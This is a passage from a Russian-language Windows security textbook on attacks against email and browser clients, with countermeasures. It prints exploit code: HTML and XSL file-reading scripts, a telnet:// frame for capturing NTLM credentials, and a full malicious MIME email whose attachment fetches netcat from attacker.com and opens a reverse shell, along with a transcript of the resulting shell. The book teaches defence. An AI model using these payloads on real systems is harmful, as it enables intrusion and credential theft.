Многие считают, что "черви" адресной книги Outlook на языке VBS (Visual Basic Script) являются самой коварной разработкой в области безопасности Internet за последние годы прошлого века. Их мощь основана на использовании социальной инженерии для запуска вложения из письма. Жертве достаточно лишь дать толчок; когда "червь" запущен, он рассылает себя по всем адресам из адресной книги Outlook/Outlook Express атакованного компьютера. Все члены семьи, друзья и коллеги получают сообщение от того, кому они доверяют. А в сообщении содержится просьба просмотреть вложенный файл. Мало кто может не клюнуть на такую приманку.




Генератор "червей" — программа Senna Spy Worm Generator 2000

Популярность	*9*
Простота	*9*
Опасность	*9*
Степень риска	*9*

До 2000 года "черви" на VBS оставались относительно редким явлением, а в 2001 году кто-то наконец опубликовал полностью автоматизированное средство для создания "червей" электронной почты на VBS. Программа Senna Spy Worm Generator 2000 имеет графический интерфейс и проста в использовании. По трем параметрам, которые задает злоумышленник, программа создает "червя" на языке VBS, который распространяется через Outlook и/или сеть. Интерфейс программы Senna Spy показан ниже.

Программа Senna Spy создает файл с именем `yourworm.vbs` длиной примерно в 70 строк, который при желании "зашифровывается", чтобы скрыть переменные, команды и параметры реестра. При запуске файл `.vbs` (который можно переименовать) действует, как обычный VBS-"червь". Сначала он находит сетевые диски и копируется на удаленные диски под именем `sennaspy.vbs`. Затем, используя интерфейс MAPI (Messaging Application Programming Interface), который встроен в Windows, "червь" рассылает сообщения по каждому адресу из адресной книги Outlook. Тему и тело письма задает злоумышленник, "червь" вкладывает в письмо свою копию.



Также "червь" создает два параметра реестра, параметр `HKLM\Software\Microsoft\Windows\CurrentVersion\Run\SENNASPY`, в котором указывает путь к расположению червя на диске, и параметр `HKLM\SENNASPY`, в котором хранится счетчик (эти параметры могут иметь нечитаемый вид, если была включена опция Crypt (Шифровать) при создании "червя". Первый параметр обеспечивает запуск "червя" при каждом запуске системы, а второй подсчитывает число запусков программы. "Червь" прекращает выполняться после 20 запусков. Безусловно, при сохранении базовой структуры сценарий VBS можно легко исправить, и даже начинающий хакер заставит программу выполняться столько раз, сколько ему нужно. Можно изменить почти любой параметр сценария.

Защита от "червей" адресной книги Outlook

Бюллетень	*Outlook SR-1 Email Security Update*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Утилиты типа программы Senna Spy во много раз повышают вероятность вашей встречи с "червем" адресной книги Outlook. Как же можно защититься в таком случае?

Лучше всего установить обновление Office Service Pack 2, которое содержит программу Outlook Email Security Update и другие очень полезные исправления для системы безопасности (обновление Outlook SR-1 Email Security Update доступно и отдельно). Само обновление Outlook Email Security Update включает три заплаты. Ниже дано описание заплат, составленное по информации с Web-сайта обновления Microsoft Office Update.

- **Безопасность вложений электронной почты.** Пользователи лишаются доступа к определенным типам файлов, пересылаемых в виде вложений в сообщениях электронной почты. К таким файлам относятся исполняемые файлы, пакетные файлы и файлы других типов, содержащие исполняемый код, который часто используется хакерами для распространения вирусов.

- **Защита объектной модели.** Если внешняя программа пытается получить доступ к адресной книге Outlook или отправить электронное письмо от имени пользователя (так незаметно размножаются вирусы типа ILOVEYOU), появляется диалоговое окно с запросом пользователю.
- **Повышенная безопасность Outlook по умолчанию.** Зона безопасности, устанавливаемая в программе Outlook по умолчанию, изменяется с Internet на Restricted Sites (Ограниченные узлы). Кроме того, активные сценарии в ограниченных узлах отключаются по умолчанию. Эти средства безопасности помогают пользователям защищаться от вирусов, которые выполняются с помощью сценариев (пожалуйста, прочитайте наши рекомендации о том, как установить зону Restricted Sites в следующем разделе, посвященном зонам безопасности IE).

Конечно, это исправление стоит того, чтобы его загрузить. Но существует и "оборотная сторона медали"; опытный пользователь обычно в состоянии отличить файлы с расширениями `.exe` и `.vbs`, а обновление Outlook Email Security блокирует возможность получения потенциально опасных вложений (с расширением `.exe`), и это может сослужить недобрую службу, когда кто-то отправляет вам файл `.exe` с добрыми намерениями. Компания Microsoft предлагает два способа изменения настроек, в зависимости от версии программы Outlook и использования программы Exchange в качестве почтовой службы.

Для пользователей программы Outlook 98 и 2000 при условии использования Microsoft Exchange Server администраторы могут изменять настройки безопасности после установки в общедоступную папку специальной пользовательской формы Outlook и настройки свойств безопасности для отдельных пользователей и групп. См. ссылку на статью *How to Administer the Outlook Security Update* в разделе "Дополнительная литература и ссылки" в конце главы.

При использовании программы Outlook 2002 (которая входит в пакет Office XP) конечные пользователи также могут получать доступ к некоторым типам вложенных файлов, которые обычно блокируются функциями защиты. Но с появлением новой формы безопасности администраторы могут запретить возможность настройки.

Ниже приведен пример файла реестра для настройки списка уровня 1 (файлы, которые обычно блокируются) программы Outlook 2002 (из-за ограниченной ширины страницы строки были разделены).

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Outlook\Security]
"Level"=dword:00000003
"UseCRLChasing"=dword:00000001
"OutlookSecureTempFolder"="C:\\Documents and Settings\\USER.MACHINE
\\Local Settings\\Temporary Internet Files\\OLK6\\"
"Level1Remove"="exe;mdb"
```

Отметим, что строку *USER.MACHINE* необходимо заменить соответствующим значением (например, `Administrator.Computer1`) и указать расширения файлов, получение которых будет разрешено. В данном примере из списка уровня 1 удаляются файлы с расширениями `.exe` и `.mdb`, т.е. программа Outlook 2002 сможет получать исполняемые файлы и файлы баз данных, но остальные типы файлов из списка уровня 1 остаются заблокированными!

Конечно, такие изменения необходимо производить только в окружении, где пользователей нельзя легко обмануть, добавив исполняемые вложения в сообщения электронной почты. Все остальные могут просто попросить друзей присылать исполняемые файлы в архивах Zip.

Кроме того, хотя обновление Outlook Email Security Update и устанавливает в качестве зоны для чтения почты зону Restricted Sites (Ограниченные узлы), необходимо проверить, чтобы для этой зоны было отключено *все*. Более подробно зоны безопасности программы IE описаны в одном из следующих разделов.

Чтение локальных файлов

Выполнение команд или запись файлов на диск — действительно опасные действия, но значит ли это, что безопасно простое чтение файлов? Как скоро станет ясно, ответ — нет, если файлы может прочесть пользователь удаленного Web-узла.



Чтение локальных файлов с помощью элемента управления MSScriptControl

Популярность	*4*
Простота	*5*
Опасность	*3*
Степень риска	*4*

И снова все объяснил Георгий Гунински (Georgi Guninski) в своей статье №41 от 31 марта 2001 года. Используя в сценарии элемент управления ActiveX из программы IE под названием MSScriptControl.ScriptControl, он получил возможность просматривать на диске клиента любой файл, который можно прочитать браузером. Программа атаки Георгия состоит всего лишь из нескольких строк кода HTML.

```
<html>
<h2>
Written by Georgi Guninski.
<br>
Reads c:\test.txt
<br>
</h2>
<script>
alert("This script reads C:\\TEST.TXT\nYou may need to create it\n")
v=new ActiveXObject("MSScriptControl.ScriptControl.1");
v.Language="VBScript";
x=v.eval('GetObject("c:/test.txt","htmlfile")');
setTimeout("alert(x.body.outerHTML);",2000);
</script>
</html>
```

Конечно, этот код можно элементарно отослать в теле сообщения электронной почты, как описано в предыдущем разделе "Хакинг электронной почты". Когда программа атаки срабатывает, она выводит на экран содержимое файла `C:\test.txt`. На приведенном ниже рисунке показан результат проведения этой атаки (наш файл `test.txt` содержит три строчки со словом "test").




Хотя эта программа атаки просто выводит содержимое файла на экран с помощью сообщения `alert()` языка JScript, тем же методом можно довольно просто вывести данные на удаленный Web-узел. В качестве достойной цели атаки Георгий указывает на файл `%userprofile%\Local`

Settings\Temporary Internet Files\Content.IE5\index.dat. В этом файле хранится база данных о недавно посещенных Web-узлах.

Поскольку программа атаки использует сценарий JavaScript, атака не работает при отключенной функции Active Scripting (Активные сценарии) для зоны ограниченных узлов (Restricted Sites). Однако Георгий в статье №43 от 20 апреля 2001 года описал искусный способ обойти это ограничение. Если эту же программу атаки записать в таблицу стилей языка XML (файл .xsl), то сценарий выполняется даже при отключенной функции Active Scripting. Ниже приведен код описанной программы атаки, вставленный в таблицу стилей XML.

```
<xsl:stylesheet xmlns:xsl="http://www.w3.org/TR/WD-xsl">
<xsl:script>
<![CDATA[
a=new ActiveXObject('htmlfile');
a.open();
a.write("<html><body>gg</body></html>");
a.close();
v=new ActiveXObject("MSScriptControl.ScriptControl.1");
v.Language="VBScript";
v.eval('MsgBox ("This is VBSCRIPT",65,"This is VBSCRIPT")');
x=v.eval('GetObject("C:/test.txt","htmlfile")');
v.eval('MsgBox ("Hi",65,"Hi")');
a.location="about:Here is your file <BR>"+x.body.innerHTML;
]]>
</xsl:script>
</xsl:stylesheet>
```

При запуске этой программы атаки в программе Internet Explorer даже при отключенной функции Active Scripting (Активные сценарии) в окне локального браузера отображается содержимое файла C:\test.txt.



И снова Георгий выводит содержимое файла на локальном компьютере, хотя вполне мог незаметно скопировать файл на свой сервер.

Меры противодействия запуску локальных файлов с помощью MSScriptControl

Бюллетень	*Нет*
BID	*2633*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Здесь уже было сказано о мерах противодействия для защиты уязвимого места MSScriptControl.ScriptControl — необходимо отключить функцию Active Scripting (Активные сценарии) для соответствующей зоны безопасности программы Internet Explorer. Чтобы

предотвратить проведение этой атаки с помощью таблицы стилей XSL, которая работает даже при отключенной функции Active Scripting (Активные сценарии), используйте обновление для программы Windows Scripting Host (WSH). Ссылка на Web-узел обновления программы WSH дана в разделе "Дополнительная литература и ссылки" в конце главы.

Программа WSH — это независимый от используемого языка интерпретатор сценариев, интегрированный во все новые операционные системы компании Microsoft, в том числе и в Windows 2000. Раньше операционные системы Windows поддерживали только "родной" язык сценариев — командный язык системы MS-DOS. Интерпретатор WSH сделал возможными выполнение сценариев непосредственно с рабочего стола Windows или из командной консоли, без необходимости записи сценариев в документ HTML.

Проверить, установлена ли на вашей системе Windows 2000 исправленная версия программы WSH, можно следующим образом. Найдите в каталоге `%systemroot%` файл библиотеки `Jscript.dll` или `VBscript.dll` и щелкните на нем правой кнопкой мыши, чтобы открыть окно Properties (Свойства). Выберите вкладку Version (Версия) и посмотрите номер версии библиотеки. Номер версии имеет вид "`x.x.x.xxxx`", где символами x обозначены цифры номера. По номеру версии можно сделать вывод, нужно ли устанавливать заплату.

- Если первые две цифры — `5.1`, а последние четыре — меньше чем `6330`, то потребуется обновление до самой последней версии программы WSH 5.1.
- Если первые две цифры — `5.5`, а последние четыре — меньше чем `6330`, то потребуется обновление до самой последней версии программы WSH 5.5.
- Если первые две цифры меньше чем `5.1`, то независимо от значения последних четырех цифр потребуется обновление до последней версии программы WSH 5.1 или WSH 5.5.

Если ни один из описанных выше вариантов не соответствует номеру версии вашей программы, то ваша программа не имеет этого уязвимого места.

Установление исходящих клиентских соединений

До сих пор было много сказано о действиях на клиентской системе, но об идее использования клиентского программного обеспечения для начала вредоносных действий по желанию хакера (см. раздел "Запись данных в журнал клиента `Telnet`") было упомянуто очень кратко. И в этом случае сразу видно, насколько технологии Internet упрощают реализацию таких атак. Рассмотрим пример адресов URL (Uniform Resource Locator — унифицированный указатель информационного ресурса), к использованию которых для навигации по узлам Internet уже давно все привыкли. Как можно предположить из названия, адрес URL может быть чем-то большим, нежели простым указателем удаленного Web-сайта.



Перехват данных аутентификации протокола NTLM с помощью команды `Telnet://`

Популярность	*4*
Простота	*9*
Опасность	*7*
Степень риска	*6*

Как было сказано выше, большинство клиентских программ компании Microsoft автоматически обрабатывают команду `telnet://`*URL-адрес_сервера* и открывают соединение с указанным в строке сервером. Уже было продемонстрировано, как с помощью такой

команды, добавленной в HTML-код сообщения электронной почты, злоумышленник может вызвать исходящую аутентификацию для любого порта.

```
<html>
<frameset rows="100%,*">
<frame src=about:blank>
<frame src=telnet://ip.адрес.хакера: порт>
</frameset>
</html>
```

Как правило, это не представляет серьезной угрозы, если только встроенный в Windows клиент `telnet` не настроен на использование по умолчанию автоматической аутентификации NTLM. Тогда в ответ на приведенный выше код HTML, система Windows организует подключение к узлу *ip.адрес.хакера*, используя стандартный механизм "запрос-ответ" по протоколу NTLM. А как сказано в главе 5, в таком случае процесс аутентификации становится уязвимым для атак посредника, в результате которых можно получить имя и пароль пользователя.

Эта атака использует только стандартный код HTML, а поэтому не зависит от механизмов типа Active Scripting (Активные сценарии), JavaScript и подобных им. Таким образом, ни одна из настроек программы Internet Explorer не защитит от такого поведения системы. Приведенный выше код программы атаки прислал в бюллетень Bugtraq хакер Dildog, известный по пакету программ Back Orifice.

Меры противодействия перехвату NTML-данных

Бюллетень	*MS00-067*
BID	*1683*
Исправлено в SP	*2*
Фиксируется	*Нет*

Для наилучшей защиты сети *исходящие* соединения по протоколу NTLM должны блокироваться на внешнем брандмауэре. Однако в результате данной атаки данные аутентификации NTLM передаются по протоколу `telnet`, поэтому на брандмауэре должны блокироваться также и исходящие соединения по протоколу `telnet`.

На уровне узла Windows клиент `telnet` должен быть настроен таким образом, чтобы не использовать аутентификацию по протоколу NTLM. Для этого необходимо запустить программу `telnet`, ввести команду **`unset ntlm`** и выйти из программы, чтобы выполненные изменения были записаны в реестр. Компания Microsoft также представила в бюллетене MS00-067 заплату, после установки которой система выдает пользователю предупреждающее сообщение при попытке передачи аутентификационных данных по протоколу NTLM серверу, с которым не установлены доверительные отношения. Набор параметров реестра хранится в разделе реестра `HKCU\Software\Microsoft\Telnet`, а для параметров должны быть установлены следующие значения.

- ▼ `"NTLM"=dword:00000000` — Disabled (Отключен)
- ▲ `"NTLM"=dword:00000001` — Enabled (Включен)

Здесь также нужно отметить, что настройка уровня аутентификации службы LAN Manager в политике безопасности может значительно усложнить хакеру задачу перехвата аутентификационных NTLM-данных пользователя, как было описано в главе 5., "Атака на службы Windows". *Установка уровня аутентификации в значение* "Send NTLMv2 Response only" (Отправлять только NTLM-ответ) или более жесткое ограничение, снижает риск атак перехвата данных LM/NTLM (предполагается, что так и не появится программ для извлечения хеш-кода из данных "запроса-ответа" по протоколу NTLMv2). Сохраняют свою опасность атаки с помощью подложного сервера

и атаки посредника по протоколу NTLMv2, при условии что сервер может нормально установить связь с клиентом по этому протоколу.

НА ЗАМЕТКУ Вечная проблема безопасности в клиентских программах от компании Microsoft состоит в том, что добавление URL-адреса в виде `file://имя_сервера/ресурс` на странице Web-сайта или в сообщении электронной почты в формате HTML приводит к созданию сеанса связи SMB с сервером *имя_сервера*, при этом возможна передача злоумышленникам данных аутентификации LM/NTLM и открытие клиентской системы для контролируемого хакером сервера SMB или атак посредника. Такие атаки описаны в главе 5, "Атака на службы Windows".

Все компоненты в сборе: полная атака клиента

В этой главе были описаны самые разные атаки, во многих из них для запуска вредоносного кода на клиентских компьютерах, которые находятся на периферии организации, используются незаметные недостатки программного обеспечения. Нужно ли тратить время на рассмотрение таких незначительных атак против малоценных клиентских систем среди всех остальных серьезных вопросов безопасности серверов, которые описаны в этой книге? Кроме того, многие из подобных проблем имеют в основе ошибки программного обеспечения компании Microsoft, которые уже исправлены. Так не лучше ли заняться чтением соответствующих статей и установкой заплат вместо того, чтобы сидеть и размышлять над такими глобальными вопросами?

Надеемся, что если вы дочитали главу до этого места, то уверенно ответили на предыдущие вопросы "нет". Лишний раз подтвердить это помогут истории из опыта консультаций авторов книги — одновременное использование нескольких незначительных ошибок позволяет взломать всю сеть. Рассмотренный ниже сценарий предполагает, что злоумышленник стремится получить удаленный контроль над системой внутри сети организации (за брандмауэром), ему известен адрес электронной почты администратора системы, администратор работает на системе под управлением Windows 2000, на которой не установлены пакеты обновлений и исправления. Для чтения электронной почты администратор использует программу Outlook Express в конфигурации по умолчанию (чтение почты происходит в зоне Internet). Брандмауэр организации разрешает исходящие соединения по протоколам TFTP (TCP/UDP-порт 69) и HTTP (TCP-порт 80).

Ниже показан набор команд, которые загружают на систему администратора по протоколу TFTP программу `netcat` и запускают ее в целях получения командной строки по протоколу HTTP (получение доступа к командному интерпретатору с помощью программы `netcat` описано в главе 7, "Переход к интерактивному режиму работы").

```
start /B tftp -i attacker.com get nc.exe C:\winnt\system32\nc.exe^
& && start /B nc -d -e cmd.exe attacker.com 80
```

Нужно отметить, что эти команды в Windows 2000 выполняются незаметно, пользователь, который находится за консолью, почти не заметит никаких проявлений их работы (исключение возможно, если на панели задач отображается пиктограмма сетевого соединения, также об активности системы может сообщить индикатор работы жесткого диска).

Хакер получает доступ к командному интерпретатору, отправив по электронной почте вредоносное письмо, составленное в соответствии с описанием исполняемых вложений MIME Хуана Карлоса Гарсии Куартанго (Juan Carlos Garcia Cuartango). Рассмотрим это вредоносное письмо (назовем файл `cmd.txt`).

Листинг 13.3. Вредоносное письмо для создания доступа к системе клиента

```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.com>
data
subject: Disregard
MIME-Version: 1.0
Content-Type: multipart/related;
      type="multipart/alternative";
      boundary="1"
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1

--1
Content-Type: multipart/alternative;
      boundary="2"


--2
Content-Type: text/html;
      charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe>
This message uses a character set that is not supported by
the Internet Service. Please disregard.<BR>
</BODY>
</HTML>

--2--

--1
Content-Type: audio/x-wav;
      name="rnc.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

start /B tftp -i attacker.com get nc.exe C:\winnt\system32\nc.exe^
 && start /B nc -d -e cmd.exe attacker.com 80


--1

.
quit
```

Как видите, хакер вместо безобидного "Hello World" вставил команды для получения удаленной командной строки. Как видно из программы, во время предварительного просмотра сообщения в программе Outlook Express будет инициирован сеанс связи с системой хакера, загружена программа `netcat`, и системе хакера будет передан доступ к командной строке взломанного хоста. Привилегии сеанса работы с командной строкой, которые получит хакер, будут соответствовать привилегиям пользователя, который прочитал сообщение и таким образом запустил последовательность команд.

Итак, хакер должен создать базу для атаки и отправить сообщение. На системе злоумышленника *выполняются следующие действия.*

1. Запускается сервер TFTP с файлом `nc.exe` в каталоге для передачи (мы рекомендуем использовать программу TFTPD32, бесплатный пакет TFTPD от Филиппа Джоунина (Philippe Jounin)).
2. Запускается программа `netcat`, которая ожидает подключения на заданном порту (чтобы обойти типичные ограничения брандмауэров, в примере использован TCP-порт 80, хотя если удалось открыть соединение TFTP на первом этапе атаки, то можно с большой уверенностью сказать, что на атакуемом узле не установлены жесткие ограничения доступа).

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
```

3. Когда подготовка проведена, постороннему серверу электронной почты можно передать сообщение для доставки по адресу `hapless@victim.com`:

```
C:\>type cmd.txt | nc -vv rogue.mail.server 25
```

Несчастный пользователь на своем компьютере запустит программу Outlook Express и проверит почту. Наше сообщение окажется в начале очереди и запустит вложенный код, как только включится предварительный просмотр. Почти все при этом будет выглядеть как обычно, только на очень короткое время мелькнет диалог загрузки файла и окно командной строки (все это происходит меньше чем за секунду).

На рис. 13.2 показано окно программы Outlook Express при проведении этой атаки. Вредоносный код содержится в сообщении от отправителя `SIZE=1120` (манипуляция заголовками MIME всегда дает такой результат — сообщения выглядят как отправленные от пользователя SIZE=XXXX, где символами X обозначены цифры от 0 до 9).





Рис. 13.2. Вредоносное письмо электронной почты, основанное на программе атаки с использованием заголовков MIME Хуана Карлоса Гарсии Куартанго, "детонирует" в программе Outlook Express — на систему жертвы загружается программа netcat, *а хакеру передается доступ к командной строке, и все это происходит почти незаметно*

Ниже показана копия окна программы TFTPD32 на сервере хакера после выполнения на атакуемой системе программы, которая была вложена в письмо. Из содержимого окна видно, что программа `netcat` была успешно загружена на атакуемую систему.



И наконец, проверив установленную ранее службу, которая ожидала подключения от клиента, мы обнаруживаем, что командный интерпретатор удаленной системы был успешно предоставлен через TCP-порт 80 этой атакуемой системы несмотря на работу брандмауэра. В данном случае полученная командная строка — это полное разорение для владельца атакуемой системы. Пользователь читал почту от имени администратора, и командный интерпретатор унаследовал все административные привилегии (это лишний раз доказывает утилита whoami из пакета Reskit). Посмотрим, какие диски смонтированы в системе.

```
C:\>nc -vv -l -p 2002
listening on [any] 2002 ...
connect to [192.168.234.250] from MGMGRAND [192.168.234.240] 1221
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>whoami
whoami
MGMGRAND\Administrator

C:\Documents and Settings\Administrator>net use
net use
New connections will not be remembered.

Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           F:        \\payroll\e$              Microsoft Windows Network
Disconnected G:        \\corp-dc\admin           Microsoft Windows Network
The command completed successfully.
```

Был получен удаленный контроль над системой с правами администратора практически полностью благодаря одному письму электронной почты. Злоумышленник, скорее всего, перейдет затем к изучению внутренней сети и, вероятно, остановит свой выбор на сервере под названием Payroll.

Общие меры противодействия

Прочитав в этой главе об огромном количестве разных программ атаки, читатель может почувствовать себя несколько неуютно. Мы обсудили множество всяких подлых хитростей, большинство из них сводится к принуждению пользователя обманом запустить вирус, "червя" или другой вредоносный код. Было также описано и много конкретных решений для таких проблем, но до сих пор авторы избегали обсуждения полного спектра защиты от этих атак. Ниже приведен список основных рекомендаций и настроек, которые помогут защитить систему.

- ▼ Настройте внешний шлюз сети таким образом, чтобы блокировались все соединения, кроме явно разрешенных политиками организации. Вероятно, наиболее опасный аспект хакинга клиентского программного обеспечения — возможность установить исходящее соединение с сервером хакера по незащищенному протоколу, например, по протоколу `telnet` или SMB.
- ■ Не читайте электронную почту и не просматривайте Web-страницы с серверов, ответственных за решение критически важных задач.
- ■ Не устанавливайте программы Microsoft Office на серверы, ответственные за решение критически важных задач.
- ■ Работайте в Web и читайте электронную почту от имени непривилегированного пользователя и ни в коем случае не с правами учетной записи администратора.
- ■ Будьте параноиком — не щелкайте на непроверенных ссылках и не открывайте непонятные вложения из писем электронной почты. Просто нажмите кнопку Delete (Удалить).
- ■ С максимальной скрупулезностью относитесь к обновлению клиентских программ для Internet. Используйте автоматические средства для обновления программ, описанные в главах 16, "Возможности и средства защиты в системах Windows", и 17, "Будущее безопасности Windows".
- ■ Не забывайте и об обновлении программ Office через Web-узел Office Update. В частности, проверьте, было ли установлено обновление Outlook Email Security Update.
- ▲ Максимально жестко настройте зоны безопасности IE (см. раздел "Зоны безопасности программы IE"), в том числе отключите *все* функции для зоны ограниченных узлов, затем настройте программы Outlook/Outlook Express на использование этой зоны для чтения электронной почты.

СОВЕТ Прочтите ссылку на Internet Explorer Enhanced Security Configuration в разделе "Дополнительная литература и ссылки" в конце этой главы. В системах Windows Server2003 настройки IEESC устанавливаются по умолчанию.

- ■ Установите уровень аутентификации службы LAN Manager для политики безопасности в значение "Send NTLMv2 Response only" (Отправлять только NTLM-ответ). Это снизит риск перехвата аутентификационных данных, которые передаются в сеансе SMB (однако остается возможным проведение атак с использованием подложного сервера или атак посредника).
- ■ Отключите аутентификацию NTLM в клиенте `telnet` для Windows (в командной строке введите команды `telnet`, затем **`unset ntlm`** и **`quit`**). Такая настройка предотвратит нежелательную передачу данных NTLM-аутентификации по сети в ответ на получение ссылок вида `telnet://`.
- ■ Во всех программах Office установите уровень безопасности для макросов в значение High (Высокий) с помощью команды Tools⇨Macro⇨Security (Сервис⇨Макросы⇨Защита). Такие настройки защитят от атак через макросценарии в документах Office.
- ■ Установите в программе Access пароль для администратора, чтобы предотвратить запуск кода VBA из сценариев, которые автоматически запускаются при открытии базы данных.
  1. Запустите программу Access 2000, но не открывайте базы данных.
  2. Выберите команду Tools⇨Security (Сервис⇨Защита).
  3. Выберите пункт User and Group Accounts (Пользователи и группы). Выберите пользователя `Admin`, который должен быть определен по умолчанию.

4. Перейдите на вкладку Change Logon Password (Изменение пароля). Если пароль пользователя Admin никогда не меняли, то он должен быть пустым.
5. Задайте пароль для пользователя Admin.

- Постоянно обновляйте базы данных антивирусных программ и для клиентов, и для почтовых серверов.
- Установите сетевые шлюзы и системы фильтрации для сервера электронной почты, чтобы удалять опасное содержимое из Web-страниц и писем (см. раздел "Фильтрация содержимого на шлюзе").
- ▲ Если все приведенные рекомендации вас не успокоили, не пользуйтесь Internet-клиентами от компании Microsoft (хотя это может оказаться практически невозможным, если вы работаете под ОС Windows — см. причины в следующем разделе).

Перед тем как завершить эту главу, обсудим несколько последних пунктов приведенного списка более подробно.

Почему бы не отказаться от использования Internet-клиентов от компании Microsoft?

Любой, кто прочитал все сказанное выше, вполне может решить, что было бы правильно совсем отказаться от использования встроенных Internet-клиентов от компании Microsoft, поскольку многие, если не все описанные уязвимые места возникают из-за ошибок в этих программах. В самом деле, для многих проблем с безопасностью лучшим решением было бы использование клиентов производства других компаний, в частности это касается Web-браузера Internet Explorer. Настоящим параноикам стоит серьезно подумать над этой идеей. Однако для всех остальных можно привести несколько веских аргументов против.

Во-первых, другие программы также имеют недостатки в защите. Браузер Netscape не остался невредимым в войне с пользователями Internet — относительно недавно в нем были обнаружены ошибки реализации поддержки Java (BrownOrifice) и некоторые другие проблемы. К тому же, исходя из соглашения AOL и Microsoft, дни браузера Netscape сочтены (хотя появились и другие альтернативы, например Opera). То же касается и программы Eudora, одной из наиболее популярных конкурентов программы Outlook, в которой в марте 2001 года обнаружилась уязвимое место при работе с самоактивирующимися сценариями. Кто-то возразит, что изъянов в других программах намного меньше, но опять-таки необходимо учитывать и их малую распространенность по сравнению с клиентами от Microsoft. Невеселая реальность в том, что в любом Internet-клиенте, занявшем одно из ведущих мест на рынке, хакеры будут пытаться найти как можно больше уязвимых мест.

Во-вторых, клиенты с меньшим количеством функций имеют меньший риск возникновения проблем с безопасностью, но они затрудняют работу в Web. Сторонники безопасности обычно склонны использовать браузер Opera, в котором до недавнего времени вообще не были реализованы технологии динамического содержимого, такие как поддержка языка Java. Однако, сейчас браузер Opera поддерживает аплеты Java и сценарии — это демонстрирует, насколько тяжело в современном мире стало строго придерживаться только стандартов статического HTML. Пользователи требуют более полной отдачи от Web, а попытка удовлетворить требования безопасности намеренно ограниченными программными средствами обязательно приведет к поражению. Мы видим, что новые технологии, такие как XML/XSL, продолжают развиваться, стирая четкую границу между содержимым и кодом, как показал Георгий Гунински (Georgi Guninski) *в своей статье №43, упомянутой в данной главе ранее.*

В-третьих, механизм Internet Explorer вы получаете вместе с Windows 2000, хотите вы того или нет. Затянувшаяся антимонопольная борьба завершилась, и компания Microsoft победила —

механизм отображения HTML-кода из IE сейчас является основой пользовательского интерфейса Windows (вспомните Active Desktop, почти невидимые различия между проводником Windows и самим браузером, хранение адресов URL в виде ярлыков, щелчок правой кнопкой мыши для отсылки сообщения по электронной почте и т.д.). Большинство, если не все описанные программы атаки затрагивают большую часть клиентов просто потому, что все клиенты используют как минимум один встроенный или дополнительный клиент от Microsoft, просто потому что это удобно. Многие программы от компании Microsoft и других производителей используют для низкоуровневых задач, например, для отображения кода HTML, механизм Internet Explorer/Outlook Express. Так что даже если вы не используете программы IE или OE, многие из описанных атак все равно будут работать.

И в заключение, компания Microsoft прилагает огромные усилия для того, чтобы сделать систему защиты настраиваемой, что должно дать пользователям лучшее из обоих миров — передовые функции в программном обеспечении и чуткую систему безопасности, настраиваемую исходя из индивидуальных потребностей пользователя. Последняя версия программы IE, версия 6, поддерживает технологию Private for Privacy Preferences (P3P), которая позволяет пользователям управлять информацией, передаваемой удаленным Web-узлам, на основе собственной политики. Программные пакеты Common Language Runtime (CLR) и .NET Framework обеспечивают платформу для действительно переносимого кода вместо технологии ActiveX, существуют и другие улучшения (более подробная информация о Common Language Runtime и .NET Frameworks описаны в главе 2, "Архитектура системы безопасности Windows Server 2003"). Вероятно, наиболее важно, что архитектура зон безопасности программы IE (IE Security Zones) останется частью системы, обеспечивая профили безопасности для каждого сценария.

Зоны безопасности программы IE

